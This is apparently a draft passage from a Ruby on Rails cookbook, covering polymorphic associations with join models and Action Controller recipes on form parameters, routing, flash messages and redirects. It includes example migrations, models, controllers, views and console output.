=> #<Person:0x37072ec @attributes={"name"=>"John doe", "id"=>"1"}>
>> person.phone_numbers
=> []
>> person.phone_numbers.create(:number => "954-555-1212", :type => "fake")
=> #<PhoneNumber:0x36ea3b8 @attributes={"callable_type"=>"Person",
"number"=>"954-555-1212", "id"=>1, "callable_id"=>1, "location"=>nil},
@new_record=false, @errors=#<ActiveRecord::Errors:0x36e7b2c
@base=#<PhoneNumber:0x36ea3b8 ...>, @error
s={}>>
>> person.reload
>> person.phone_numbers
=> [#<PhoneNumber:0x36d8bcc @attributes={"callable_type"=>"Person",
"number"=>"954-555-1212", "id"=>"1", "callable_id"=>"1",
"location"=>nil}]>
> #as expected it works equally well for the Company Class
>> company = Company.find(1).create_in_phone_numbers(
?> :number => "123-555-1212",:type => "Fake office line")
=> #<PhoneNumber:0x3774108 @attributes={"callable_type"=>"Company",
"number"=>"123-555-1212", "id"=>2, "callable_id"=>1, "location"=>nil},
@new_record=false, @errors=#<ActiveRecord::Errors:0x37738fc
@base=#<PhoneNumber:0x3774108 ...>, @errors={}

```

Discussion

Polymorphic associations are a tool that helps you define `has many` relationships that are very flexible and powerful. A polymorphic association defines an interface that is used to set up the relationship. The interface is represented by the adjective that defines the particular quality or property in question ("callable" in the case of the solution). Models declare that they adhere to the interface by using the `:as` option of the `has_many` call. Thus, in the solution, the Person and Comapmny models declare that they are "callable"; because they are callable, ActiveRecord gives these classes the necessary accessor methods to work with phone numbers, which are stored the `phone_numbers` table, and represented by `PhoneNumber` objects.

For this type of association to work, you need to add two fields to the table representing the polymorphic model. These two fields are required to be named `<interface name>_id` and `<interface name>_type`. They store the primary row ID and class name of the object to which the association refers.

See Also

- Recipe 3.23

`<xi:include></xi:include>`

3.23 Mixing Join Models and Polymorphism for Flexible Data Modeling

Problem

Contributed by: Diego Scataglini

You want to create many-to-many relationships from one model in your application to many different type of entities.

For example, you want to model a Reader that can have a Subscription to many different types of entities, like Newspapers, Magazines, Blogs, Wikis, Clubs, etc..

Solution

First, create a Rails project called "rcb_polyorphic":

```
$ rails rcb_polyorphic
```

From the root directory of the "rcb_polyorphic" application, let's create our models:

```
~/rcb_polyorphic$ ruby script/generate model reader
exists app/models/
...   create db/migrate/001_create_readers.rb

~/rcb_polyorphic$ ruby script/generate model subscription
...   create db/migrate/002_create_subscriptions.rb

~/rcb_polyorphic$ ruby script/generate model newspaper
...   create db/migrate/003_create_newspapers.rb

~/rcb_polyorphic$ ruby script/generate model magazine
...   create db/migrate/004_create_magazines.rb
```

Now add a table definition for each migration that we just created:

db/migrate/001_create_readers.rb:

```
class CreateReaders < ActiveRecord::Migration
  def self.up
    create_table :readers do |t|
      t.column :full_name, :string
    end
    Reader.create(:full_name => "John Smith")
    Reader.create(:full_name => "Jane Doe")
  end

  def self.down
    drop_table :readers
  end
end
```

db/migrate/002_create_subscriptions.rb:

```

class CreateSubscriptions < ActiveRecord::Migration
  def self.up
    create_table :subscriptions do |t|
      t.column :subscribable_id, :integer
      t.column :subscribable_type, :string
      t.column :reader_id, :integer
      t.column :subscription_type, :string
      t.column :cancellation_date, :date
      t.column :created_on, :date
    end
  end

  def self.down
    drop_table :subscriptions
  end
end

db/migrate/003_create_newspapers.rb:

```

```

class CreateNewspapers < ActiveRecord::Migration
  def self.up
    create_table :newspapers do |t|
      t.column :name, :string
    end
    Newspaper.create(:name => "Rails Times")
    Newspaper.create(:name => "Rubymania")
  end

  def self.down
    drop_table :newspapers
  end
end

```

db/migrate/004_create_magazines.rb:

```

class CreateMagazines < ActiveRecord::Migration
  def self.up
    create_table :magazines do |t|
      t.column :name, :string
    end
    Magazine.create(:name => "Script-generate")
    Magazine.create(:name => "Gem-Update")
  end

  def self.down
    drop_table :magazines
  end
end

```

After creating a database schema named "rcb_polymeric_development" in your database, run the migrations:

\$ rake db:migrate

Define your Subscription model as a polymorphic model and then set a relationship with the Reader model:

app/models/subscription.rb:

```
class Subscription < ActiveRecord::Base
  belongs_to :reader
  belongs_to :subscribable, :polymorphic => true
end
```

Now set up the counter-relationship from the Reader side.

app/models/reader.rb:

```
class Reader < ActiveRecord::Base
  has_many :subscriptions
end
```

The only thing left to do now is to define our Magazine and Newspaper classes to have many subscriptions and subscribers:

app/models/magazine.rb:

```
class Magazine < ActiveRecord::Base
  has_many :subscriptions, :as => :subscribable
  has_many :readers, :through => :subscriptions
end
```

app/models/newspaper.rb:

```
class Newspaper < ActiveRecord::Base
  has_many :subscriptions, :as => :subscribable
  has_many :readers, :through => :subscriptions
end
```

At this point you have created a one way relationship, from the polymorphic site, within our models. You can create subscriptions from either side. Run *ruby script\console -s* and test the models:

```
>> Reader.find(:first).create_in_subscriptions(:subscribable =>
?> Magazine.find(:first))
=> #<Subscription...
>> Magazine.find(:first).readers
=> [#<Reader:0x3642398 @attributes={"id"=>"1" ...
>> Magazine.find(:first).subscriptions
=> [#<Subscription:0x3642398 @attributes={"id"=>"1" ...
>> Reader.find(:first).subscriptions
=> [#<Subscription:0x363b520 @attributes={"reader_id"=>"1", ...
```

You now need to create the relationship hooks from the other side so that you can type something like `Reader.find(:first).subscribed_magazines`.

First alter the Subscription and Reader classes as follows:

app/model/subscription.rb:

```
class Subscription < ActiveRecord::Base
  belongs_to :reader
  belongs_to :subscribable, :polymorphic => true
  belongs_to :magazine, :class_name => "Magazine",
                :foreign_key => "subscribable_id"
```

```

    belongs_to :newspaper, :class_name => "Newspaper",
                 :foreign_key => "subscribable_id"
end

app/models/reader.rb:

class Reader < ActiveRecord::Base
  has_many :subscriptions

  has_many :subscribed_magazines, :through => :subscriptions,
           :source => :magazine,
           :conditions => "subscriptions.subscribable_type = 'Magazine'"

  has_many :subscribed_newspapers, :through => :subscriptions,
           :source => :newspaper,
           :conditions => "subscriptions.subscribable_type = 'Newspaper'"
end

```

You now have a totally bidirectional relationship between your Reader model and any other model that you want to make subscribable.

```

>> reader = Reader.find(1)
>> newspaper = Newspaper.find(1)
>> magazine = Magazine.find(1)
>> Subscription.create(:subscribable => newspaper, :reader => reader,
   :subscription_type => "Monthly")
>> Subscription.create(:subscribable => magazine, :reader => reader,
   :subscription_type => "Annual")
>> reader.subscribed_newspapers
=> [#<Newspaper:0x36c1008 @attributes={"name"=>"Rails Times",
"id"=>"1"}]
>> reader.subscribed_magazines
=> [#<Magazine:0x36bca30 @attributes={"name"=>"Script-generate",
"id"=>"1"}]
>> newspaper.readers
=> [#<Reader:0x36a3314 ...]
>> magazine.readers
=> [#<Reader:0x36a3314 ...

```

Discussion

In this example, the polymorphic association creates a relationship from the polymorphic models, Magazine and Newspaper, out to the static model, Reader. The trick here was to create a relationship in the opposite direction. The solution, not really an evident one, was to create a handle (`belongs_to :magazine`) in the join model (`Subscription`) for each subscribable model. These handles then need to be referenced in the Reader class in the `:source` options in order to instruct Rails how to properly route the `has_many :through` calls from the Reader side.

The combination of `has_many :through` and polymorphic association provides you with a slew of dynamic methods to experiment with. The easiest way to figure out what methods are available is to "grep" them.

```

>> puts reader.methods.grep(/subscri/).sort
add_subscribed_magazines

```

```
add_subscribed_newspapers
add_subscriptions
build_to_subscribed_magazines
build_to_subscribed_newspapers
build_to_subscriptions
create_in_subscribed_magazines
create_in_subscribed_newspapers
create_in_subscriptions
find_all_in_subscribed_magazines
find_all_in_subscribed_newspapers
find_all_in_subscriptions
find_in_subscribed_magazines
find_in_subscribed_newspapers
find_in_subscriptions
has_subscribed_magazines?
has_subscribed_newspapers?
has_subscriptions?
remove_subscribed_magazines
remove_subscribed_newspapers
remove_subscriptions
subscribed_magazines
subscribed_magazines_count
subscribed_newspapers
subscribed_newspapers_count
subscription_ids=
subscriptions
subscriptions=
subscriptions_count
validate_associated_records_for_subscriptions

>> puts magazine.methods.grep(/(read|subscri)/).sort
add_readers
add_subscriptions
build_to_readers
build_to_subscriptions
create_in_readers
create_in_subscriptions
find_all_in_readers
find_all_in_subscriptions
find_in_readers
find_in_subscriptions
generate_read_methods
generate_read_methods=
has_readers?
has_subscriptions?
readers
readers_count
remove_readers
remove_subscriptions
subscription_ids=
subscriptions
subscriptions=
subscriptions_count
validate_associated_records_for_subscriptions
```

Since you used a "join model" for your many-to-many relationship setup, you can easily add both data and behaviour to the subscriptions.

If you look back at `db/migrate/002_create_subscriptions.rb`: you'll see that you gave the subscription model data of its own. It doesn't just link records to each others; it holds important informations like the date the subscription was created, the date the subscription expires and the type of subscription (monthly or annual). You can give as many attributes and behaviors as you want to this model.

You can refine the models even further. You don't like typing `magazine.readers`, you want to type `magazine.subscribers`. You would like to have a method to bring back all monthly subscribers, and one for annual subscribers. You also want to be able to type `subscriber.subscriber_since` instead of `subscriber.created_on` and a method to bring back cancelled subscriptions. Everything can be overridden and extended.

app/model/subscription.rb:

```
class Subscription < ActiveRecord::Base
  belongs_to :subscriber, :class_name => "Reader"
  belongs_to :subscribable, :polymorphic => true
  belongs_to :magazine, :class_name => "Magazine",
               :foreign_key => "subscribable_id"
  belongs_to :newspaper, :class_name => "Newspaper",
                 :foreign_key => "subscribable_id"
  def subscriber_since
    created_on
  end
end
```

app/models/magazine.rb

```
class Magazine < ActiveRecord::Base
  has_many :subscriptions, :as => :subscribable
  has_many :subscribers, :through => :subscriptions
  has_many :monthly_subscribers, :through => :subscriptions,
           :source => :subscriber,
           :conditions => "Subscription_type = 'Monthly'"
  has_many :annual_subscribers, :through => :subscriptions,
           :source => :subscriber,
           :conditions => "Subscription_type = 'Annual'"
  has_many :cancellations, :as => :subscribable,
            :class_name => "Subscription",
            :conditions => "cancellation_date is not null"
end
```

app/models/newspaper.rb:

```
class Newspaper < ActiveRecord::Base
  has_many :subscriptions, :as => :subscribable
  has_many :subscribers, :through => :subscriptions
  has_many :monthly_subscribers, :through => :subscriptions,
           :source => :subscriber,
           :conditions => "Subscription_type = 'Monthly'"
  has_many :annual_subscribers, :through => :subscriptions,
           :source => :subscriber,
```

```
    :conditions => "Subscription_type = 'Annual'"  
has_many :cancellations, :as => :subscribable,  
         :class_name => "Subscription" ,  
         :conditions => "cancellation_date is not null"  
end
```

Test your new methods in *script\console*

```
>> Magazine.find(1).cancellations  
=> []  
>> Magazine.find(1).cancellations_count  
=> 0  
>> m = Magazine.find(1).subscriptions.first  
=> #<Subscription:0x32d8a18 @attributes={"cre ....  
>> m.cancellation_date = Date.today  
=> #<Date: 4908027/2,0,2299161>  
>> m.save  
=> true  
>> Magazine.find(1).cancellations_count  
=> 1  
>> Newspaper.find(1).monthly_subscribers_count  
=> 1  
>> Newspaper.find(1).annual_subscribers_count  
=> 0  
>> Newspaper.find(1).annual_subscribers  
=> [#<Reader:0x387023c @attributes={"id"=>"1", ....
```

See Also

- Recipe 3.22

<xi:include></xi:include>

CHAPTER 4

Action Controller

4.1 Introduction

In the Rails architecture, Action Controller receives incoming requests, and hands each request off to a particular “action”. Action Controller is tightly integrated with Action View; together they form Action Pack.

Action Controllers, or just “controllers”, are classes that inherit from `ActionController::Base`. These classes define the application's business logic. A real estate web application might have one controller that handles searchable housing listings, and another controller devoted to administration of the site. In this way, controllers are grouped according to the data they operate on. Controllers often correspond to the model that they primarily operate on, although this doesn't have to be the case.

A controller is made up of actions, which are the public methods of a controller class. To process incoming requests, Action Controller includes a routing module that maps URLs to specific actions. By default, a request to `http://railsurl.com/rental/listing/23` tries to invoke the `listing` action of the `Rental` controller, passing in an `id` of 23. As with much of the Rails framework, if this behavior doesn't fit your application's requirements, it's easy to configure something different.

After Action Controller has determined which action should handle the incoming request, the action gets to perform its task: for example, updating the domain model based on the parameters in the request object. When the action has finished, Rails usually attempts to render a view template with the same name as that action. There are several ways this normal process can be altered, though: an action can redirect to other actions, or it can request that a specific view be rendered. Eventually, a template or some form of output is rendered, completing the request cycle.

Understanding that business logic belongs in the controller rather than in the view, and that domain logic should be separated into the model, is the key to maximizing the benefits of the MVC design pattern. Follow this pattern and your applications will be easier to understand, maintain, and extend.

4.2 Accessing Form Data from a Controller

Problem

You have a web form that collects data from the user and passes it to a controller. You want to access that data within the controller.

Solution

Use the `params` hash. Given the form:

app/views/data/enter.rhtml:

```
<h2>Form Data - enter</h2>

<%= start_form_tag(:action => "show_data") %>

<p>Name:<br>
<%= text_field_tag("name", "Web Programmer") %></p>

<p>Tools:<br>
<% opts = ["Perl", "Python", "Ruby"].map do |o|
    "<option>#{o}</option>">
end.to_s %>
<%= select_tag("tools[]", opts, :multiple => "true") %></p>

<p>Platforms:<br>
<%= check_box_tag("platforms[]", "Linux") %> Linux
<%= check_box_tag("platforms[]", "Mac OSX") %> Mac OSX
<%= check_box_tag("platforms[]", "Windows") %> Windows</p>

<%= submit_tag("Save Data") %>
<%= end_form_tag %>
```

When the form has been submitted, you can access the data using the `params` hash within your controller.

app/controllers/data_controller.rb:

```
class DataController < ApplicationController

  def enter
  end

  def show_data
    @name = params[:name]
    @tools = params[:tools] || []
    @platforms = params[:platforms] || []
  end
end
```

Discussion

The web server stores the elements of a submitted form in the `request` object. These elements are available to your application through the `@params` hash. The `@params` hash is unique in that you can access its elements using either strings or symbols as keys.

Figure 4.1 shows the form; it has three different types of html elements.

The following view displays the data that the form collects. The last line is a call to the `debug` template helper, which displays the contents of the `params` hash in `yaml` format. Figure 4.2 shows the rendered view.

`app/views/data/show_data.rhtml:`

```
<h2>Form Data - display</h2>

Name: <%= @name %>;
Tools: <%= @tools.join(", ") %>;
Platforms: <%= @platforms.join(", ") %>;

<hr>
<%= debug(@params) %>
```

To access the `name` field of the form, use `:name` as the key to the `params` hash (e.g., `params[:name]`). The selected elements of the multi-select list and the check boxes are stored in the `params` hash as arrays named after their associated html element names.

For example, if you submit the form in the solution with Python and Ruby selected for Tools and Mac OSX checked for Platforms, then the `params` hash will contain the following arrays:

```
{ "tools"=>["Python", "Ruby"], "platforms"=>["Mac OSX"] }
```

This behavior is triggered by appending `[]` to the name of an element that can have more than one value. If no items are selected, there will be no variable in `@params` corresponding to that element.

Form data can also be structured as an arbitrarily deeply nested tree of hashes and arrays within the `params` hash. Hashes are created by placing the name of the nested hash appears between the square brackets at the end of the field name. The following hidden form fields illustrate a nesting that is up to three levels deep (i.e., `params` contains a `student` hash, which contains a `scores` hash, which contains a `:midterm` array with values and `:final` key with a value).

```
<input type="hidden" name="student[scores][midterm][]" value="88">
<input type="hidden" name="student[scores][midterm][]" value="91">
<input type="hidden" name="student[scores][final]" value="95">
```

If we add these hidden fields to the solution's form, we get the following “student” data structure `params` hash:

```
"student"=> {
  "scores"=> {
    "final"=>"95",
```

A screenshot of a web browser window displaying a form at the URL <http://www.railsurl.com:3000/data/enter>. The browser's address bar shows the same URL. The page content includes:

- A text input field containing "programmer".
- A dropdown menu with options: "Windows", "Linux", and "Mac OSX". The "Mac OSX" option is selected.
- A checkbox labeled "Data" which is checked.
- A menu bar with a "File" item.

Figure 4.1. A web form containing several HTML input elements.

```
"midterm"=> [
    "88",
    "91"
]
}
```




Figure 4.2. Form data displayed in a view with additional debugging output.

Here's how we'd access the student's second midterm scores: `params[:student][:scores][:midterm][1]`

See Also

- `<xi:include></xi:include>`

4.3 Changing an Applications Default Page

Problem

By default, when a browser requests `http://railsurl.com/`, that request is mapped to `public/index.html`. Instead, you'd like such requests to call a specific action.

Solution

First, you need to rename or move `public/index.html`.

Then edit `config/routes.rb` to map URLs into the appropriate controllers and actions:
`config/routes.rb`:

```
ActionController::Routing::Routes.draw do |map|  
  map.connect '', :controller => "customer", :action => "welcome"  
  map.connect ':controller/service.wsdl', :action => 'wsdl'  
  map.connect ':controller/:action/:id'  
end
```

Be sure that the line you add is the first call to `map.connect` in this file.

Discussion

The `routes.rb` file is at the heart of the Rails routing system. This file contains rules that try to match the URL path of a request and determine where to direct that request. The rules are tested in the order that they're defined in the file. The first rule to match a request's URL path determines the fate of that request.

The rules in `routes.rb` are calls to `map.connect`. The first argument of `map.connect` describes how the URL path must be structured for this rule to be used. The remaining arguments are key/value pairs that specify how the request is routed into your application. Once a request matches a rule in this file, all remaining `map.connect` rules are ignored.

So, the rule we added has an initial argument of `''`. This says, “Match any request where the URL path is empty.” The second argument specifies the controller to use and the third, the action. The entire rule states that requests with no URL path are to use the `welcome` action of the `book` controller.

Finally, requests with an empty URL are really a special case in that Rails directs them to /public/index.html. If that file exists, then the rules in *routes.rb* do nothing. Otherwise, the rules are evaluated.

See Also

For a more detailed example of Rails' routing, see Recipe 3.6, “Configuring Date-Based Routing”

-

<xi:include></xi:include>

4.4 Clarify Your Code with Named Routes

Problem

You are using `link_to` throughout your application to generate URLs programmatically, but you still find that there's duplication across these calls for URLs that you use often. You want a short-hand for referring to the most common routes in your application.

Solution

There needs to be more here. --RJO

Use named routes.

Discussion

In your application's *config/routes.rb* file, you can create named routes simply by replacing `map.connect` with `map.name`, where *name* can be a descriptive name for that specific route definition.

Here's a named route, called `admin_report`, that routes a request to the `report` action of the `admin` controller:

```
map.admin_report 'report/:year',
                  :controller => 'admin',
                  :action => 'report'
```

Having this named route in *routes.rb* tells Rails to create two new methods associated with this route. Those methods are named `admin_report_url` and `hash_for_admin_report_url`. You use first method, `admin_report_url`, to reference this route anywhere that Rails requires a URL. The latter method just returns the routing hash for that route. With this named route defined, we can now use `admin_report_url` in a `link_to` helper:

```
<%= link_to "Administrative Report", admin_report_url(:year => 2005) %>
```

Internally, `admin_report_url` is a call to `url_for` that's passed the hash from the route definition. Any additional hash entries can be passed as arguments to `admin_report_url`; these entries are merged with the hash from the route definition, and are dealt with according to the rules defined by that route. In this example, the year for the report on is passed as an argument to the `admin_report_url` method.

It's common to define a named route for the main page of your application. Here's how to define such a route called `home` that takes you to the page managed by the `main` controller:

```
map.home '', :controller => "main"
```

You could use this route in a redirect within a controller:

```
redirect_to home_url
```

See Also

- `<xi:include></xi:include>`

4.5 Configuring Customized Routing Behavior

Problem

You need precise control over how Rails maps URLs into controllers actions. By default, a request to `http://railsurl.com/blog/show/5` calls the `show` action of the `blog` controller with an “id” of 5 (e.i., `:controller/:action/:id`). You want Rails to route URLs consisting of dates, directly to articles. But a request for `http://railsurl.com/blog/2005/11/6` requests the `2005` action of the `blog` controller, which makes little sense. How do you map URLs with dates into meaningful controllers and actions?

Solution

Add the following as the first rule in `config/routes.rb`:

```
ActionController::Routing::Routes.draw do |map|  
  
  map.connect 'blog/:year/:month/:day',  
    :controller => 'blog',  
    :action => 'display_by_date',  
    :month => nil,  
    :day => nil,  
    :requirements => { :year => /\d{4}/,  
                      :day => /\d{1,2}/,  
                      :month => /\d{1,2}/ }  
  
  map.connect ':controller/service.wsdl', :action => 'wsdl'  
  map.connect ':controller/:action/:id'  
end
```

With `display_by_date` defined in the “blog” controller:

app/controllers/BlogController.rb:

```
class BlogController < ApplicationController

  def display_by_date
    year = @params[:year]
    month = @params[:month]
    day = @params[:day]
    day = '0' + day if day && day.size == 1
    @day = day
    if (year && month && day)
      render(:template => "blog/#{year}/#{month}/#{day}")
    elsif (year)
      render(:template => "blog/#{year}/list")
    end
  end

end
```

Discussion

The solution routes a request to <http://railsurl.com/blog/2005/11/6> directly to the `display_by_date` method of `blog` controller. The `display_by_date` method receives the following parameter hash:

```
@params = { :year => 2005,
             :day => 6,
             :month => 11 }
```

When presented with these values, `display_by_date` retrieves the blog entry from November 6th, 2005. This method has some additional display functionality as well, which we’ll get to in a moment.

Here’s how our `map.connect` rule works:

The first argument of `map.connect` is a pattern that describes the URL path that we’re looking for this rule to match. In this case, when we see a URL path of the form `/blog/2005/6/11`, we create a hash with `:year => 2005`, `:month => 6`, and `:day => 11`. (All this is really matching is the `/blog///`; the stuff between the last three slashes is added to the hash.) This does nothing to guarantee that the stuff between the slashes has anything to do with an actual date; it just matches the pattern, and adds key/value pairs to the hash.

The initial argument does not add `:controller` or `:action` keys to our hash. Without a controller specified, Rails produces a routing error. If we specify the `blog` controller but no action, Rails assumes an action of `index` or throws an error if no `index` method is defined. So we’ve added :controller => 'blog'" ":action => 'display_by_date'" to explicitly tell Rails to use the `display_by_date` method of the `blog` controller.

The next two arguments in our rule, :month => nil" and :day => nil", set a default of `nil` to the `:month` and `:day` keys of the hash. Keys with `nil` values won’t get included in

the `params` hash passed to `display_by_date@`. Using nil values gives us the option of specifying the year, but omitting the month and day components of the URL path. `display_by_date` interprets the lack of month and day variables as a special request to display all blog entries for the specified year.

The last argument assigns a sub-hash to the `:requirements` key. This sub-hash contains specifics about what we're willing to accept as a valid date. We use it to provide regular expressions that tell us whether we're actually looking at a year, month, and a day: the value assigned to `year` must be match `/d(4)/` (i.e., a string of four digits), and so on.

See Also

-

`<xi:include></xi:include>`

4.6 Displaying Alert Messages with Flash

Problem

You've created an informative message while processing the current request. You want this message to be available for display during the next request. Additionally, the message should cease to be available following the next request.

Solution

You have a form that requests the user to enter a password that meets a certain criteria.

`views/password/form.rhtml`:

```
<h2>Please choose a good password:</h2>
<p style="color: red;"><%= flash[:notice] %></p>
<%= form_tag(:action => 'check') %>
  <input type="text" name="pass">
  <input type="submit">
  <p>(8 character minimum, at least 2 digits)</p>
<%= end_form_tag %>
```

The form submits to the `check` controller, which strips the password candidate of all whitespace. Then a couple of regular expressions test that the password meet the criteria. The tests are broken up so as to be able to provide more specific error message notifications.

If both matches succeed the request is redirected to the `success` action and passed along `:pass` for display. If either check fails, the request redirects back to the `form` action.

`app/controllers/password_controller.rb`:

```

class PasswordController < ApplicationController

  def form
  end

  def check
    password = @params['pass'].strip.gsub(/ /,'')
    if password =~ /\w{8}/
      flash[:notice] = "Your password is long enough"
      if password =~ /\d+.*\d+/
        flash[:notice] += " and contains enough digits."
        redirect_to :action => 'success', :pass => password
        return
      else
        flash[:notice] = "Sorry, not enough digits."
      end
    else
      flash[:notice] = "Sorry, not long enough."
    end
    redirect_to :action => 'form'
  end

  def success
    @pass = @params['pass']
  end
end

```

Upon success, the user is redirected to `success.rthml` and their password is displayed (without any whitespace it may have contained).

views/password/success.rthml:

```

<h2>Success!</h2>
<% if flash[:notice] %>
  <p style="color: green;"><%= flash[:notice] %></p>
<% end %>

```

Discussion

Building a usable web application hinges around keeping the user informed about what's going on, and why things happen. Communicative alert messages are an integral part most applications. Displaying such messages is so common that Rails has a facility for doing so called the `flash`.

Internally the `flash` is just hash stored in the session object. It has the special quality of getting cleared out after the very next request. (Optionally, you can alter this behavior with the `flash.keep` method.)

Redirecting with `redirect_to` is often used to display a new URL in the location bar of the browser, somewhat hiding the inner workings of an application. Since messages stored in the `flash` are just stored in the session object, they are available across such redirects, unlike instance variables. And since they only last for one more request, hit-

ting the refresh button makes the message disappear. From the user's perspective, this is usually the ideal behavior.

If you find yourself tempted to use the flash for storage of more then just user notification messages (e.g., object id's), make sure to consider if using the standard session object would work as well or better.

See Also

-

<xi:include></xi:include>

4.7 Extending the Life of a Flash Message

Problem

You've created a `flash` message and are displaying it to the user. You'd like to extend the life of that message for one more request then it would normally exist.

Solution

You can call the `keep` method of the Flash class on a specific entry, or the entire contents of the `flash` hash. This technique is useful for redisplaying flash messages in subsequent requests without explicitly recreating them.

To demonstrate this, create the following Rental controller:

`app/controllers/rental_controller.rb:`

```
class RentalController < ApplicationController

  def step_one
    flash.now[:reminder] = 'There is a $20 fee for late payments.'
    flash.keep(:reminder)
  end

  def step_two
  end

  def step_three
  end
end
```

And then the following three views:

`app/views/rental/step_one.rhtml:`

```
<h1>Step one!</h1>
<% if flash[:reminder] %>
  <p style="color: green;"><%= flash[:reminder] %></p>
<% end %>
<a href="step_two">step two</a>
```

```

app/views/rental/step_two.rhtml:
<h1>Step two!</h1>
<% if flash[:reminder] %>
  <p style="color: green;"><%= flash[:reminder] %></p>
<% end %>
<a href="step_three">step_tree</a>

app/views/rental/step_three.rhtml:
<h1>Step three!</h1>
<% if flash[:reminder] %>
  <p style="color: green;"><%= flash[:reminder] %></p>
<% end %>
<a href="step_one">step_one</a>

```

Discussion

As you can see in the solution, the controllers only creates a `flash` message in the action called `step_one`.

From a browser, in the first step you see the reminder on the screen. When you click on the link at the bottom of the page you call `step_two`. Now the `flash` message is shown a second time.

Step three is like step two, but we didn't call the `flash.keep` in this method and the message doesn't reappear. The `Keep` methods holds the reminder for only one request.

See Also

-

`<xi:include></xi:include>`

4.8 Following Actions with Redirects

Problem

Submitting a form in your application calls an action that updates your model. You want this action to redirect to a second action that will handle rendering. This way, when the response is sent, the user will see a new URL; refreshing the page will not re-initiate the first action.

Solution

Call `redirect_to`, as in the following controller's `new` action:

`app/controllers/password_controller.rb:`

```

class AccountController < ApplicationController

  def list
  end

```

```
def new
  @account = Account.new(params[:account])
  if @account.save
    flash[:notice] = 'Account was successfully created.'
    redirect_to :action => 'list'
  end
end
end
```

Discussion

The solution defines a `new` method that attempts to create new accounts. If a newly created account is saved successfully, the `new` method stores a flash notice and calls `redirect_to` to redirect to the controller's `list` action.

`redirect_to` takes an options hash as an argument. Internally, this hash is passed to `url_for` to create a URL. If it's passed a string, it either interprets the string as a relative URI; if the string begins with protocol information (e.g., `http://`), it uses that string as the entire relocation target. Finally, `redirect_to` can be passed the symbol `:back`, which tells the browser to redirect to the referring URL or the contents of `request.env["HTTP_REFERER"]`.

Redirection works by sending the browser an HTTP/1.1 “302 Found” status code, telling the browser that “the requested resource resides temporarily under a different URI”, or simply that it should redirect to the URI supplied in this response. This prevents users from creating duplicate accounts with their refresh button, as refreshing only reloads the list template.

